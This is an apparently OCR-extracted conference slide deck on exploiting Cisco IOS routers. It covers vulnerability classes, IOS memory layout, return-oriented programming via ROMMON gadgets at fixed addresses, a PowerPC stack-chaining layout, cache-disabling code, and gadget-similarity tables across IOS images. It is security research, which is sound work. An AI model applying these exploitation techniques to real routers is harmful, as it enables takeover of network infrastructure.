
Recurity Labs

Router Exploitation

Felix ‚FX‘ Lindner

Invent & Verify

Agenda



- Introduction & Motivation
- Vulnerabilities in routers
- Architectural considerations
- The Return Address Dilemma
- Shellcode for Routers
- Protecting Routers

Watch the BlackHat-O-Meter!

Introduction

- Exploitation of router vulnerabilities has been shown independently before
  - Primary focus on Cisco IOS
- Notable incidents in the wild have not been registered within the security community
  - Successful but unnoticed attacks are unlikely, due to the fragile nature of the target (more on this later)
- All publicized incidents were based on:
  - Configuration issues
  - Insider attacks
  - Trivially exploitable functional vulnerabilities
- The limited data from Recurity Labs CIR Online supports that observation

Motivation

- Everything handling even remotely remote data gets exploited all the time
- It has been established that control over infrastructure equipment is desirable for an attacker
- Therefore, unique obstacles obviously prevent wide-scale & high quality exploitation of routers
- Knowing these obstacles is the way to notice developments in which the same are overcome
- These developments will herald a new age

Recurity Labs

Vulnerabilities in Routers

Architectural Considerations

The Return Address Dilemma

Shellcode for Routers

Protecting Routers

Invent & Verify

Vulnerabilities

- There is comparably little public vulnerability research for network equipment
  - In 2008, only 14 vulnerabilities in Cisco IOS published
  - Juniper only reports a memory leak and OpenSSL issues
  - Nothing on Nortel Networks
- Vulnerabilities are often fixed as functional issues and classified accordingly
  - E.g. “malformed packet crashes router”
  - Will not make it into the vulnerability databases
  - Information only accessible to customers

Service Vulnerabilities

- Vulnerabilities in network facing services were the big deal in network leaf nodes (aka. servers)
- Routers run network services too
  - Remote administration interfaces
  - SNMP (see CVE-2008-0960)
  - TFTP / FTP / HTTP Services
    - Never used in well configured networks
    - Sloppy managed networks don't need router exploits
- Most custom implementations of router services had vulnerabilities in the past
  - Apart from fixes, little changes over versions
  - No new vulnerabilities introduced

Service Vulnerabilities

- Routers expose little functionality to truly remote attackers
  - Routing protocols are run “internally”
  - EIGRP / OSPF require multicast access
  - RIP is too simple to be buggy ☺
  - BGP requires explicit peer configuration
  - DTP / VTP / CDP / etc. require local link access
  - ISIS isn’t even IP
- Within a multicast domain, routers are at risk
- In the Internet, network engineering principles say: You shall not accept routing information from arbitrary hosts.

Service Vulnerabilities

- A notable exception from the rules: cisco-sa-20070124-crafted-ip-option
- Triggered by:
  - Internet Control Message Protocol (ICMP)
  - Protocol Independent Multicast version 2 (PIMv2)
  - Pragmatic General Multicast (PGM)
  - URL Rendezvous Directory (URD)
- Vulnerability caused by individual parsing code in IOS
  - IP Options parsed after a End-of-Options (0x00) was found
- Stack based buffer overflow in the attempt to reverse a source route for the generated ICMP reply
  - It is not uncommon for routers to get pinged

Upcoming Vulnerabilities

E
D
C
B
A
9
8
7
6
5
4
3
2
1

- The landscape changes. Routers now support:
  - IPv6
  - VoIP: H.323, H.225.0, H.245.0, SIP
  - Lawful Interception Functionality
  - SSL VPN
  - Web Service Routing
  - XML-PI
  - Web Service Management Agent
- Huawei Quidway access routers come with H.323 services enabled by default
- Luckily, adoption is slow.
  - Network engineers just don't want application level functionality on their devices.

Client Side Vulnerabilities

- Routers are rarely used as clients
- Exceptions are:
  - Telnet / SSH connections into other routers
  - File transfers from / to the router
  - Authentication services (RADIUS, TACACS+)
  - Name resolution (DNS) – potentially unintentional
- The new services will change that as well
  - Routers talking to VoIP infrastructure
  - Routers talking to HTTP servers
- Up until now, Client Side doesn't play a role.

Transit Vulnerabilities

- Most powerful: Vulnerabilities triggered by traffic passing through the router
  - Would be really bad if triggered after forwarding
- Most unlikely: Routers try really hard to not look at traffic
  - Inspecting packets is expensive
  - Forwarding should be handled in hardware as much and as often as possible
- Some traffic must be inspected on every hop
  - Source routed packets
  - Hop-by-Hop headers in IPv6
- No true Transit Vulnerability known so far

Recurity Labs

Vulnerabilities in Routers

Architectural Considerations

The Return Address Dilemma

Shellcode for Routers

Protecting Routers

Invent & Verify

OS Architectures Comparison

Product	OS Design	Fault Behavior	Exploitability
Cisco IOS	Monolithic ELF	Device Crash	Hard
Cisco Service Modules	Linux 2.4 based	Process Crash / Module Crash	Interesting
Juniper JUNOS	FreeBSD 3.x based	Process Crash	Probably known
Huawei VRP (1)	VxWorks 5.x based	Device Crash	A little tricky
Huawei VRP (2)	Linux 2.x based	Process Crash	Known
$DSL_Router	Linux 2.x based	Process Crash	Known

The Easy Ones

- Router operating systems based on standard UNIX architectures are respectively easy to exploit
  - Virtual address spaces for every process
  - No fancy protection mechanisms
  - Most things run as UID 0
  - Everything behaves the way attackers know it

The Hard One

- IOS is a single large binary program (ELF) running directly on the main CPU
  - Shared memory architecture
  - Virtual memory mapping according to ELF header
  - CPU (PPC32, MIPS32 or MIPS64) in Supervisor mode
- One single shared Heap
  - Doubly-linked list of memory blocks
- Processes are threads with CPU context and stack block allocated on the heap
  - No virtual memory space
- Run-to-completion scheduler (like Windows 95)

Consequences of Design

- IOS cannot recover from exceptions
  - Any exception causes the device to restart
- IOS cannot recover from memory corruptions
  - Is the heap linked list corrupted, the device restarts
  - Integrity checks on the heap are performed with every allocation / de-allocation
  - Additional integrity tests are performed by CheckHeaps
- IOS cannot recover from CPU hogs
  - If a process does not return execution to the scheduler, a CPU watchdog restarts the device

IOS Memory Layout

- Memory is laid out based on the image base
- IO memory is laid out based on physical interfaces and configuration

Static address

Dependencies

Start	End	Size(b)	Class	Media	Name
0x03C00000	0x03FFFFFF	4194304	Iomem	R/W	iomem
0x60000000	0x60FFFFFF	16777216	Flash	R/O	flash
0x80000000		62914560	Local	R/W	main
0x8000808C	0x8095B087	9777148	IText	R/O	main:text
0x8095B088	0x80CDBFCB	3673924	IData	R/W	main:data
0x80CDBFCC	0x80DECEE7	1117980	IBss	R/W	main:bss
0x80DECEE8	0x83BFFFFF	48312600	Local	R/W	main:heap

The IOS Image Hell

- Every IOS image is built from the scratch
- Contents of the build decided by:
  - Platform
  - Major / Minor Version
  - Release Version
  - Train
  - Feature-Set
  - Special Build
- 272722 different IOS Images known to the Cisco Feature Navigator on CCO in June 2009
  - Theoretically, this means as many memory layouts

The IOS Image Hell

- For exploitation that means:
  - Assumptions about locations of specific code have a chance of **0.000366%** to be correct
  - Assumptions about the start of the Heap are just as good
  - Since Stacks are Heap allocated blocks of memory, correct guesses about the stack location are even less likely
- IOS's build process provides a far higher unpredictability of memory layout than any ASLR technology currently in use!

The IOS Image Hell

- The image diversity is also a problem for shellcode
  - The whole thing is compiled at once
  - The image does not contain any symbols
  - The image does not contain an exported list of functions
  - There is no guarantee that structures are equal between images
    - In fact, it's almost guaranteed that someone at Cisco decided to expand or reorder a structure because they felt like it.
- Use of platform code (what shellcode normally does) is not so easy on IOS.

Vulnerabilities in Routers

Architectural Considerations

The Return Address Dilemma

Shellcode for Routers

Protecting Routers

Where to (re)turn to?


- Stack: it's somewhere in the heap (unpredictable)
- IOS Code: it's location depends on the image version
  - You would need to know the image version, which you don't
  - You would need to have a copy of exactly that image, which you don't
- IOS data/rodata/bss sections: location and structure depend on the image version
  - Comparing 1597 images for Cisco 2600, only 24 (1.5%) have a section (.data) at the same address
  - 12.4 images seem to use alignment for sections now
- IOMEM: useless, not executable
- Heap spray: not applicable
  - attacker has rarely any control over the heap
- Partial overwrites are not an option either, as IOS runs on PPC32, MIPS32 and MIPS64 in Big Endian mode

The Current Best Bet


- Cisco routers use a bootstrap loader called ROMMON
  - ROMMON is mapped initially into memory through hardware initialization
  - ROMMON provides a very basic CLI
  - ROMMON provides the initial exception handlers
- ROMMON is mapped at fixed addresses
  - 0xFFF00000 for Cisco 1700
  - 0xFFF00000 for Cisco 2600
  - 0x1FC00000 for Cisco 3640
  - 0x1FC00000 for Cisco 3660

ROMMON Versions

- ROMMON Version distribution is a lot smaller
- ROMMON is rarely updated
  - Therefore, versions depend on shipping date
  - Cisco prefers bulk sales of devices



C2600 Version ROMMON Distribution
(based on Goolge searches)



ROMMON Version Distribution
in a real world network (571 devices)

Recurity Labs

Return Oriented Programming*

E D C B A 9 8 7 6 5 4 3 2 1

- Chaining together function epilogs before return to gain arbitrary functionality
  - One of these hacking techniques that every sufficiently talented hacker with a need came up with independently
- Has been shown to work nicely on IA-32 and SPARC code using an entire glibc
  - We have 146556 bytes (36639 instructions) and a PowerPC CPU that returns via LR

* „Return-oriented Programming: Exploitation without Code Injection“
Erik Buchanan, Ryan Roemer, Stefan Savage, Hovav Shacham - University of California, San Diego
http://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf

Return Oriented on PowerPC

```
[here be buffer overflow]
lwz  %r0, 0x20+arg_4(%sp)
mtlr %r0
lwz  %r30, 0x20+var_8(%sp)
lwz  %r31, 0x20+var_4(%sp)
addi %sp, %sp, 0x20
blr
```


Memory write!

```
FUNC_02:
stw   %r30, 0xAB(%r31)
lwz   %r0, 0x18+arg_4(%sp)
mtlr  %r0
lwz   %r28, 0x18+var_10(%sp)
lwz   %r29, 0x18+var_C(%sp)
lwz   %r30, 0x18+var_8(%sp)
lwz   %r31, 0x18+var_4(%sp)
addi  %sp, %sp, 0x18
blr
```

41414141	Buffer
41414141	Buffer
41414141	Buffer
41414141	Buffer
VALUE	saved R30
DEST.PTR	saved R31
41414141	saved SP
FUNC_02	saved LR
42424242	saved R28
42424242	saved R29
VALUE2	saved R30
DEST.PTR2	saved R31
42424242	saved SP
FUNC_02	saved LR
	stuff

Too Much Cache

- PowerPC has separate instruction and data caches
- Executing data you just wrote doesn't work




More Code Reuse

- The Bootstrap code already brings functionality that we need:
  Disable all caches!

- IOS doesn't care
  - But we do!

```
stwu    %sp, -0x10(%sp)
mflr    %r0
stw     %r31, 0x10+var_4(%sp)
stw     %r0, 0x10+arg_4(%sp)
bl      Disable_Interrupts
mr      %r31, %r3
mfspr   %r0, dc_cst
cmpwi   cr1, %r0, 0
bge     cr1, NoDataCache
bl      Flush_Data_Cache
bl      Unlock_Data_Cache
bl      Disable_Data_Cache
NoDataCache:
bl      Invalidate_Instruction_Cache
bl      Unlock_Instruction_Cache
bl      Disable_Instruction_Cache
mfmsr   %r0
rlwinm  %r0, %r0, 0,28,25
mtmsr   %r0
cmpwi   cr1, %r31, 0
beq     cr1, InterruptsAreOff
bl      EnableInterrupts
InterruptsAreOff:
lwz     %r0, 0x10+arg_4(%sp)
mtlr    %r0
lwz     %r31, 0x10+var_4(%sp)
addi    %sp, %sp, 0x10
blr
```

Reliable Code Execution




Getting away with it

- Reliable code execution is nice, but an attacker needs the device to stay running
  - We can’t just keep running our shellcode, remember the Windows 95 scheduler?
- Andy Davis et al have called the TerminateProcess function of IOS
  - Needs the address of this function, which is again *image dependent*
    - Exactly what is not wanted!
  - Crucial processes should not be terminated
    - IP Options vulnerability exploits “IP Input”

Getting away with it

- Remember the stack layout?
- We search the stack for a stack frame sequence of SP&LR upwards
  - Once found, we restore the stack pointer and return to the caller
- This is reliable across images, as the call stack layout does not change dramatically over releases
  - This has been shown to be mostly true on other well exploited platforms



Recurity Labs

The Downside of ROMMON

- You need to have a copy of the respective ROMMON for disassembly
  - ROMMON updates are available on CCO
  - The interesting (read: old) versions are not
- You cannot remotely fingerprint ROMMON
  - It is unused dormant code
- You still need to know what hardware platform you are dealing with

Invent & Verify

Alternatives to ROMMON

- What if we could use the same technique, but return into the IOS image code?
  - We can remotely fingerprint the IOS image
- But aren't the image addresses all random?
  - Well, that's exactly the question
- Performing an extensive search over multiple IOS images for the same platform
  - Requiring a BLR instruction
  - Requiring LR restore via stack (R1)
  - Requiring write to pointer in R26-R31
  - Requiring single basic block

Code Similarity (4 images)

E D C B A 9 8 7 6 5 4 3 2 1

	c2600-a3jk8s-mz.122-28c	c2600-a3jk8s-mz.122-29b	c2600-a3jk8s-mz.122-37	c2600-a3jk8s-mz.122-46
8001435c	stw r29,36(r30)	sth r3,18(r31)	stw r29,36(r30)	sth r3,18(r31)
80014360	li r0,36	stw r27,184(r30)	li r0,36	stw r27,184(r30)
80014364	sth r0,68(r30)	lwz r9,92(r27)	sth r0,68(r30)	lwz r9,92(r27)
80014368	mr r3,r30	lhz r0,414(r9)	mr r3,r30	lhz r0,414(r9)
8001436c	lwz r0,36(r1)	sth r0,72(r30)	lwz r0,36(r1)	sth r0,72(r30)
80014370	mtlr r0	stw r29,36(r30)	mtlr r0	stw r29,36(r30)
80014374	lwz r27,12(r1)	li r0,36	lwz r27,12(r1)	li r0,36
80014378	lwz r28,16(r1)	sth r0,68(r30)	lwz r28,16(r1)	sth r0,68(r30)
8001437c	lwz r29,20(r1)	mr r3,r30	lwz r29,20(r1)	mr r3,r30
80014380	lwz r30,24(r1)	lwz r0,36(r1)	lwz r30,24(r1)	lwz r0,36(r1)
80014384	lwz r31,28(r1)	mtlr r0	lwz r31,28(r1)	mtlr r0
80014388	addi r1,r1,32	lwz r27,12(r1)	addi r1,r1,32	lwz r27,12(r1)
8001438c	blr	lwz r28,16(r1)	blr	lwz r28,16(r1)
80014390		lwz r29,20(r1)		lwz r29,20(r1)
80014394		lwz r30,24(r1)		lwz r30,24(r1)
80014398		lwz r31,28(r1)		lwz r31,28(r1)
8001439c		addi r1,r1,32		addi r1,r1,32
800143a0		blr		blr

Code Similarity (70 images)

	c2600-a3jk8s-mz.122-28c	c2600-a3jk8s-mz.122-29b	c2600-a3jk8s-mz.122-37	c2600-a3jk8s-mz.122-46	c2600-a3js-mz.122-28c	c2600-a3js-mz.122-29b	c2600-a3js-mz.122-37	c2600-a3js-mz.122-46
8001435c	stw r29,36(r30)	sth r3,18(r31)	stw r29,36(r30)	sth r3,18(r31)	stw r29,36(r30)	sth r3,18(r31)	stw r29,36(r30)	sth r3,18(r31)
80014360	li r0,36	stw r27,184(r30)	li r0,36	stw r27,184(r30)	li r0,36	stw r27,184(r30)	li r0,36	stw r27,184(r30)
80014364	sth r0,68(r30)	lwz r9,92(r27)	sth r0,68(r30)	lwz r9,92(r27)	sth r0,68(r30)	lwz r9,92(r27)	sth r0,68(r30)	lwz r9,92(r27)
80014368	mr r3,r30	lhz r0,414(r9)	mr r3,r30	lhz r0,414(r9)	mr r3,r30	lhz r0,414(r9)	mr r3,r30	lhz r0,414(r9)
8001436c	lwz r0,36(r1)	sth r0,72(r30)	lwz r0,36(r1)	sth r0,72(r30)	lwz r0,36(r1)	sth r0,72(r30)	lwz r0,36(r1)	sth r0,72(r30)
80014370	mtlr r0	stw r29,36(r30)	mtlr r0	stw r29,36(r30)	mtlr r0	stw r29,36(r30)	mtlr r0	stw r29,36(r30)
80014374	lwz r27,12(r1)	li r0,36	lwz r27,12(r1)	li r0,36	lwz r27,12(r1)	li r0,36	lwz r27,12(r1)	li r0,36
80014378	lwz r28,16(r1)	sth r0,68(r30)	lwz r28,16(r1)	sth r0,68(r30)	lwz r28,16(r1)	sth r0,68(r30)	lwz r28,16(r1)	sth r0,68(r30)
8001437c	lwz r29,20(r1)	mr r3,r30	lwz r29,20(r1)	mr r3,r30	lwz r29,20(r1)	mr r3,r30	lwz r29,20(r1)	mr r3,r30
80014380	lwz r30,24(r1)	lwz r0,36(r1)	lwz r30,24(r1)	lwz r0,36(r1)	lwz r30,24(r1)	lwz r0,36(r1)	lwz r30,24(r1)	lwz r0,36(r1)
80014384	lwz r31,28(r1)	mtlr r0	lwz r31,28(r1)	mtlr r0	lwz r31,28(r1)	mtlr r0	lwz r31,28(r1)	mtlr r0
80014388	addi r1,r1,32	lwz r27,12(r1)	addi r1,r1,32	lwz r27,12(r1)	addi r1,r1,32	lwz r27,12(r1)	addi r1,r1,32	lwz r27,12(r1)
8001438c	blr	lwz r28,16(r1)	blr	lwz r28,16(r1)	blr	lwz r28,16(r1)	blr	lwz r28,16(r1)
80014390		lwz r29,20(r1)		lwz r29,20(r1)		lwz r29,20(r1)		lwz r29,20(r1)
80014394		lwz r30,24(r1)		lwz r30,24(r1)		lwz r30,24(r1)		lwz r30,24(r1)
80014398		lwz r31,28(r1)		lwz r31,28(r1)		lwz r31,28(r1)		lwz r31,28(r1)
8001439c		addi r1,r1,32		addi r1,r1,32		addi r1,r1,32		addi r1,r1,32
800143a0		blr		blr		blr		blr

	c2600-i-mz.122-28c	c2600-i-mz.122-29b	c2600-i-mz.122-37	c2600-i-mz.122-46	c2600-io3-mz.122-28c	c2600-io3-mz.122-29b	c2600-io3-mz.122-37	c2600-io3-mz.122-46
8001435c	stw r29,36(r30)	sth r3,18(r31)	stw r29,36(r30)	sth r3,18(r31)	stw r29,36(r30)	sth r3,18(r31)	stw r29,36(r30)	sth r3,18(r31)
80014360	li r0,36	stw r27,184(r30)	li r0,36	stw r27,184(r30)	li r0,36	stw r27,184(r30)	li r0,36	stw r27,184(r30)
80014364	sth r0,68(r30)	lwz r9,92(r27)	sth r0,68(r30)	lwz r9,92(r27)	sth r0,68(r30)	lwz r9,92(r27)	sth r0,68(r30)	lwz r9,92(r27)
80014368	mr r3,r30	lhz r0,414(r9)	mr r3,r30	lhz r0,414(r9)	mr r3,r30	lhz r0,414(r9)	mr r3,r30	lhz r0,414(r9)
8001436c	lwz r0,36(r1)	sth r0,72(r30)	lwz r0,36(r1)	sth r0,72(r30)	lwz r0,36(r1)	sth r0,72(r30)	lwz r0,36(r1)	sth r0,72(r30)
80014370	mtlr r0	stw r29,36(r30)	mtlr r0	stw r29,36(r30)	mtlr r0	stw r29,36(r30)	mtlr r0	stw r29,36(r30)
80014374	lwz r27,12(r1)	li r0,36	lwz r27,12(r1)	li r0,36	lwz r27,12(r1)	li r0,36	lwz r27,12(r1)	li r0,36
80014378	lwz r28,16(r1)	sth r0,68(r30)	lwz r28,16(r1)	sth r0,68(r30)	lwz r28,16(r1)	sth r0,68(r30)	lwz r28,16(r1)	sth r0,68(r30)
8001437c	lwz r29,20(r1)	mr r3,r30	lwz r29,20(r1)	mr r3,r30	lwz r29,20(r1)	mr r3,r30	lwz r29,20(r1)	mr r3,r30
